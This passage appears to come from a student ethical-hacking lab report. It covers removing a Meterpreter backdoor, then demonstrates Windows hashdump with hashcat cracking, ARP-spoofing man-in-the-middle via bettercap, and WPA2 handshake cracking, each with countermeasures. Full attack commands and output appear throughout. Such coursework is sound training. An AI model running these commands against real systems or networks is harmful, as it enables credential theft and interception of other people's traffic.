Command: “rm C:\\Users\\Public\\nc.exe”

```
meterpreter > rm C:\\Users\\Public\\nc.exe
meterpreter > search -f nc.exe
No files matching your search were found.
meterpreter > Pranav Mohanraj CB014022
```

Output Explanation

- The backdoor is removed with out being found by the Victim

2. **Killing the Process of the MSFVENOM Payload File (studentdetails.exe)**

Step1: View the current Processes in the Victim Machine

Command: “ps”

```
meterpreter > ps

Process List
============

 PID   PPID  Name          Arch  Session  User          Path
 ---   ----  ----          ----  -------  ----          ----
 0     0     [System P
             rocess]
 4     0     System
 212   4     smss.exe
 280   272   csrss.exe
 324   432   svchost.e
             xe
 332   272   wininit.e
             xe
 344   324   csrss.exe
 372   324   winlogon.
             exe
 420   1776  studentde  x86   1        PRANAV\pranav  C:\Users\prana
             tails.exe                                 v\Desktop\stud
                                                       entdetails.exe
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022
```

Output Explanation:

- We can notice that the payload file, studentdetails.exe, is running in the victim machine under the Process ID 420

Step 2: Kill the running Process ID 420

Command: “kill 420”

```
meterpreter > kill 420
Killing: 420
meterpreter > [*] 192.168.56.103 - Meterpreter session 1 closed.  Reas
on: Died
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022
```

Output Explanation:

- We can notice that the Payload process is successfully killed in the APIIT Server.
- And since this was the payload file that gave us the Meterpreter access, the Meterpreter session will also turn off.

Part B - Demonstrating Cyber-attacks

1. Windows Password Cracking (Offline)


The purpose of a password is to protect the machine from unapproved access. Windows saves user password in the Security Account Manager (SAM) file as NTLM Hashes. Passwords are saved as hashes because hashing is a one-way process, you can turn plaintext into a hash but reverse a hash back into the original password. (Sharma, n.d.)

1.1. Attack methodology

Goal – Recover plaintext Windows account passwords from an authorized offline copy of the windows credential store(SAM).

3.5.4. Step by step – Workflow

1. Acquire the SAM and SYSTEM registry folders(these carry encrypted NTLM Hashes and the system key).
2. Extract NTLM hashes from the hives
3. Feed the Extracted NTLM hashes into an offline cracker using wordlists, masks and rules.
4. Analyse cracked passwords.



1.1. Attack Demonstration

Step1: Get the Hashes


Command: meterpreter > “hashdump”

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6597d9fe8469e21d840e2cbff8
d43c8b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
pranav:1000:aad3b435b51404eeaad3b435b51404ee:899858313a9f440a3b6cc47bb5c8f08d
:::
meterpreter > Pranav Mohanraj CB014022
```

OUTPUT explanation :

We can see that there are 3 password hashes: “Administrator, Guest and pranav”

Step1: Copy and save the HASHES into a text file



Step3: Use HASHCAT cand convert the HASHES to Plain text Cracking the Passwords

Command: “**hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt**”

Password1:

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ Pranav Mohanraj CB014022
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, L
LVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================
* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 2917/
5899 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (2
Dictionary cache building /usr/share/wordlists/rockyou.txt: 100660302 bytes (
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

6597d9fe8469e21d840e2cbff8d43c8b:changeme
```

Password2:

```
899858313a9f440a3b6cc47bb5c8f08d:Qwerty123456

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: hash.txt
Time.Started.....: Mon Oct  6 10:48:52 2025 (4 secs)
Time.Estimated...: Mon Oct  6 10:48:56 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2441.5 kH/s (0.08ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new)
Progress.........: 10711040/14344385 (74.67%)
Rejected.........: 0/10711040 (0.00%)
Restore.Point....: 10710016/14344385 (74.66%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: R.JOHNSON → Quemierda
Hardware.Mon.#1..: Util: 60%

Started: Mon Oct  6 10:48:44 2025
Stopped: Mon Oct  6 10:48:58 2025

┌──(kali㉿kali)-[~]
└─$ Pranav Mohanraj CB014022
```

OUTPUT Explanation:

- The “Hashcat” tool used the Millions of passwords in the “Rockyou.txt” file and cracked the password.
- The Administrator Password is – “changeme”
- The Windows Machine Password is – “Qwerty123456”
- Successfully performed Offline Windows Password Cracking

1.2. Counter Measures

1. **Deploy Windows LAPS** (Local Administrator Password Solution) - Enable laps for domain-joined machines features (rotate local admin passwords, stores them securely in the Active Directory) (Microsoft, n.d.)
2. **Multifactor Authentication – MFA** prevents most account takeovers even if passwords are cracked or leaked. Microsoft research and industry reports show dramatic reduction in compromises when MFA is enforced. (Microsoft, 2025)


2.Man-in-the-Middle (MiTM) Attack

A Man in the Middle attack is when an adversary secretly positions themselves between two communicating parties and intercepts, inspects, modifies or injects traffic. The attacker can use crucial information from this to perform attacks on the Victim.


However, WPA2(Wi-fi Protected Access 2), MiTM attacks are often used on wireless networks to intercept or manipulate the Traffic between the victim and the access point, potentially stealing sensitive data.

2.1. MiTM WPA2 Attack - Workflow

1. Network Discovery – The attacker finds nearby wireless networks and checks who's connected using tools like "bettercap"
2. Positioning the attacker – Gain the ability to route victim traffic through the attacker's host machine.
3. Triggering and capturing WPA2 handshake – Observe the client so the 4-way handshake can be captured.
4. Traffic Interception – Observe intercepted packets and extract relevant artifacts



2.2. Step by Step Flow




2.3. Attack Demonstration

The below demonstration of MitM was done in the main network between the Kali and my Main PC.

Step1: Run the bettercap tool and start Man in the Middle Operation

Command:

- bettercap
- set arp.spoof.fullduplex true
- set arp.spoof.targets 192.168.1.5
- set net.sniff.local true
- arp.spoof on
- net.sniff on



OUTPUT Explanation:

- The above screenshot shows that a MitM is set up using the bettercap tool.
- And is integrated into the 192.168.1.0/24 Network
- Specifically targeting the 192.168.1.5 machine

Step2: Wait and capture information as the MitM

```
192.168.1.0/24 > 192.168.1.8  » [19:22:27] [net.sniff.http.request] http 19
2.168.1.5 POST c.whatsapp.net/chat

POST /chat HTTP/1.1
Host: c.whatsapp.net
User-Agent: Mozilla/5.0 (compatible; WAChat/1.2; +http://www.whatsapp.com/c
ontact)

kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ Pranav Mohanraj CB014022
```

Output Explanation:

- It is noticeable that the bettercap has captured the whatsapp chat running in the targeted machine.
- We can see it is run in http and not in a https server potentially being vulnerable

2.4. Countermeasures

1. Enforce end-to-end TLS – Ensure all web services use HTTPS everywhere, in other words TLS, enforce HTTP Strict Transport Security(HSTS), prevents SSL Stripping attacks by making browsers refuse insecure HTTP connections. This makes sure the MitM Attackers cannot easily decrypt. (Bartlett, 2024)


2. Harden the Network and detect ARP/DNS Spoofing – Deploy stronger WI-FI authentication (WPA3), ENFORCE VPNs for sensitive devices and monitor ARP or DNS traffic using IDS or EDR to detect MitM attempts. (Imperva, n.d.)

3. Wireless Password Cracking (WPA2)

Wireless password cracking (WPA2) is the process of trying to find a Wi-Fi network's password, often by capturing a small data packet and testing many guesses offline. (Leyden, 2018)

3.1 Attack Methodology

- Four-way handshake capture: when a client associates with an AP the WPA2 four-way handshake is performed which proves possession of the PSK and derives encryption keys.
- Dictionary / brute-force: offline testing of passphrases against captures; success depends on passphrase strength & attacker compete.



3.2 Attack Demonstration

Step1: Downloading the SYN Handshake File

Command:

wget “https://raw.githubusercontent.com/aircrackng/aircrackng/master/test/wpa2.eapol.cap”

```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/aircrack-ng/aircrack-ng/master/test/wpa2.eapol.cap
--2025-10-07 04:14:30--  https://raw.githubusercontent.com/aircrack-ng/aircrack-ng/master/test/wpa2.eapol.cap
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.108.133, 185.199.109.13
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 802 [application/octet-stream]
Saving to: ‘wpa2.eapol.cap’

wpa2.eapol.cap                    100%[═══════════════════════════════════════════════════════════]     802

2025-10-07 04:14:30 (1.46 TB/s) - ‘wpa2.eapol.cap’ saved [802/802]


┌──(kali㉿kali)-[~]
└─$ pranav mohanraj cb014022
```

Output Explanation:

- The wpa2.eapol.cap capture file was downloaded successfully to the current working directory.
- File wpa2.eapol.cap reports a pcap capture file type, confirming it contains 802.1X/EAPOL handshake packets suitable for cracking.

Step2: Extracting the Hashes

—Command: “**hcxpcapngtool -o wifi_hash.hc22000 -E ssid_list.txt wpa2.eapol.cap**”

```
└$ Pranav Mohanraj CB014022

┌──(kali㉿kali)-[~]
└─$ hcxpcapngtool -o wifi_hash.hc22000 -E ssid_list.txt wpa2.eapol.cap
hcxpcapngtool 6.3.5 reading from wpa2.eapol.cap ...

summary capture file
--------------------
file name.................................: wpa2.eapol.cap
version (pcap/cap)........................: 2.4 (very basic format without any additional information)
timestamp minimum (timestamp)............: 23.05.2006 23:12:30 (1148425950)
timestamp maximum (timestamp)............: 23.05.2006 23:15:40 (1148426140)
duration of the dump tool (minutes)......: 3
used capture interfaces..................: 1
link layer header type...................: DLT_IEEE802_11 (105) very basic format without any additional informatio
n about the quality
endianness (capture system)..............: little endian
packets inside...........................: 5
ESSID (total unique).....................: 1
BEACON (total)...........................: 1
BEACON on 2.4 GHz channel (from IE_TAG)..: 1
EAPOL messages (total)...................: 4
EAPOL RSN messages.......................: 4
EAPOLTIME gap (measured maximum msec)....: 448
EAPOL ANONCE error corrections (NC)......: not detected
EAPOL M1 messages (total)................: 1
EAPOL M2 messages (total)................: 1
EAPOL M3 messages (total)................: 1
EAPOL M4 messages (total)................: 1
EAPOL M4 messages (zeroed NONCE).........: 1
EAPOL pairs (total)......................: 2
EAPOL pairs (best).......................: 1
EAPOL pairs written to 22000 hash file...: 1 (RC checked)
EAPOL M32E2 (authorized).................: 1

Information: limited dump file format detected!
This file format is a very basic format to save captured network data.
It is recommended to use PCAP Next Generation dump file format (or pcapng for short) instead. The PCAP Next Generat
ion dump file format is an attempt to overcome the limitations of the currently widely used (but very limited) libp
cap (cap, pcap) format.
https://www.wireshark.org/docs/wsug_html_chunked/AppFiles.html#ChAppFilesCaptureFilesSection
https://github.com/pcapng/pcapng

Information: radiotap header is missing!
Radiotap is a de facto standard for 802.11 frame injection and reception. The radiotap header format is a mechanism
 to supply additional information about frames, from the driver to userspace applications.
https://www.radiotap.org/

Information: missing frames!
This dump file does not contain undirected proberequest frames.
An undirected proberequest may contain information about the PSK. It always happens if the capture file was cleaned
 or it could happen if filter options are used during capturing.
That makes it hard to recover the PSK.

Information: missing frames!
This dump file does not contain important frames like authentication, association or reassociation.
It always happens if the capture file was cleaned or it could happen if filter options are used during capturing. T
hat makes it hard to recover the PSK.

Information: missing frames!
This dump file does not contain enough EAPOL M1 frames.
It always happens if the capture file was cleaned or it could happen if filter options are used during capturing.
That makes it impossible to calculate nonce-error-correction values.
https://hashcat.net/forum/thread-6361.html


session summary
---------------
processed cap files......................: 1
```

Output Explanation:

- "hcxpcapngtool” parsed the capture and reported the number of valid EAPOL 4-way handshakes or PMKID entries found.
- A wifi_hash.hc22000 file was created (the extracted hash in hashcat 22000 format).

Step3: Cracking the WPA2 hash using “Hashcat”

Command:

“**hashcat -m 22000 wifi_hash.hc22000 /usr/share/wordlists/rockyou.txt --force**”

```
┌──(kali㉿kali)-[~]
└─$ Pranav Mohanraj CB014022
```

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 22000 wifi_hash.hc22000 /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1
=================================================================================
* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 3718/7501 MB

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

d5355382b8a9b806dcaf99cdaf564eb6:00146c7e4080:001346fe320c:Harkonen:12345678

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
```

```
└─$ Pranav Mohanraj CB014022

d5355382b8a9b806dcaf99cdaf564eb6:00146c7e4080:001346fe320c:Harkonen:12345678

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: wifi_hash.hc22000
Time.Started.....: Tue Oct  7 05:04:08 2025, (2 secs)
Time.Estimated...: Tue Oct  7 05:04:10 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       86 H/s (10.93ms) @ Accel:16 Loops:1024 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 235/14344385 (0.00%)
Rejected.........: 171/235 (72.77%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 → precious
Hardware.Mon.#1..: Util: 72%

Started: Tue Oct  7 05:01:07 2025
Stopped: Tue Oct  7 05:04:13 2025
```

Output Explanation:

- Hashcat initialized and loaded the wifi_hash.hc22000 hashfile and the rockyou.txt wordlist

Step4: Specifically showing the Extracted Password

Command: "**hashcat -m 22000 wifi_hash.hc22000 --show**"

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 22000 wifi_hash.hc22000 --show
d5355382b8a9b806dcaf99cdaf564eb6:00146c7e4080:001346fe320c:Harkonen:12345678

┌──(kali㉿kali)-[~]
└─$ Pranav Mohanraj CB014022
```

Output Explanation:

- The command printed the recovered plaintext password.

2.5. Countermeasures

Update to WPA3 - WPA3's SAE handshake and 802.1X enterprise authentication remove/reduce the offline-guessing attack surface (they don't rely on a single shared passphrase that can be brute-forced) (Percy, n.d.)

Use long, unique passphrases + harden AP settings - quire long memorized secrets (permit ≈64 chars, follow NIST guidance), disable WPS, patch AP firmware and turn off roaming/PMKID features if not needed to reduce attack surface. (NIST, n.d.)

References

Bartlett, M. &., 2024. *Mitigating Man-in-the-Middle Attacks: The Role of HSTS.* [Online]
Available at: https://learn.microsoft.com/en-us/azure/application-gateway/ssl-overview

Bartlett, M. &., 2024. *Mitigating Man-in-the-Middle Attacks: The Role of HSTS.* [Online]
Available at: https://learn.microsoft.com/en-us/azure/application-gateway/ssl-overview

CrowdStrike, 2022. *What is an Application Log?.* [Online]
Available at: https://www.crowdstrike.com/en-us/cybersecurity-101/observability/application-logs/

Cycognito, 2024. *Active vs Passive Reconnaissance: 6 Key Differences | CyCognito.* [Online]
Available at: https://www.cycognito.com/learn/exposure-management/active-vs-passive-reconnaissance.php
[Accessed 2025].

Imperva, n.d. *What is ARP Spoofing | ARP Cache Poisoning Attack Explained.* [Online]
Available at: https://www.imperva.com/learn/application-security/arp-spoofing/

Leyden, J., 2018. *WPA2 flaw cracks WiFi passwords quicker and easier.* [Online]
Available at: https://portswigger.net/daily-swig/wpa2-flaw-cracks-wifi-passwords-quicker-and-easier

Loggly, 2022. *Windows Logging Basics — The Ultimate Guide to Logging.* [Online]
Available at: http://loggly.com/ultimate-guide/windows-logging-basics/#:~:text=Logs%20are%20records%20of%20events,Internet%20Information%20Services%20(IIS).
[Accessed 2 October 2025].

ManageEngine, n.d. *How to disable SMB v1 (Server Message Block).* [Online]
Available at: https://www.manageengine.com/vulnerability-management/misconfiguration/legacy-protocols/how-to-disable-smb-v1.html#:~:text=Server%20Message%20Block%20(SMB)%20is,to%20a%20number%20of%20attacks.
[Accessed 2025].

Microsoft, 2017. *Microsoft Security Bulletin MS17-010 – Critical.* [Online]
Available at: https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Microsoft, 2017. *MS17-010: Security update for Windows SMB Server.* [Online]
Available at: https://support.microsoft.com/en-au/topic/ms17-010-security-update-for-windows-smb-server-march-14-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655

Microsoft, 2022. *Windows Setup Log Files and Event Logs.* [Online]
Available at: https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/windows-setup-log-files-and-event-logs

Microsoft, 2025. *Microsoft Entra multifactor authentication (MFA).* [Online]
Available at: https://www.microsoft.com/en-us/security/business/identity-access/microsoft-entra-mfa-multi-factor-authentication

Microsoft, n.d. *Local Administrator Password Solution (LAPS).* [Online]
Available at: https://www.microsoft.com/en-us/download/details.aspx?id=46899

NIST, n.d. *Digital Identity Guidelines — Authentication and Lifecycle Management.* [Online]
Available at: https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-63b.pdf

Percy, R., n.d. *WPA2 KRACK Attack: The WiFi Hack and What it Means.* [Online]
Available at: https://auth0.com/blog/krack-attack-wpa2-and-what-it-means/

Sharma, M. a., n.d. *Lab Manual on Password Cracking of Windows Operating System.* [Online]
